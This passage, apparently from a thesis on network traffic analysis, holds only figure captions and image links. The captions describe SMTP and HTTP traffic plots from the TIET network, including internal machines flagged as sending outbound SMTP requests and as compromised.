


Figure 6.7: Bar Graph showing Machines hitting port 80 and 25




Figure 6.8: Protocol Data Plot: Case I




Figure 6.9: Port 25 (SMTP) traffic from the TIET Network




Figure 6.10: Machine 172.31.6.88 sending SMTP requests outside the network




Figure 6.11: Bar Graph depicting 172.31.6.88 making number of connection at port 25




Figure 6.12: Compromised machine 172.31.26.63




Figure 6.13: Time Stamping of 172.31.26.63 in packet sending mode




Figure 6.14: Time Stamping with number of connections made by the machine 172.31.26.63




Figure 6.15: Whole Traffic Visualization: Case II

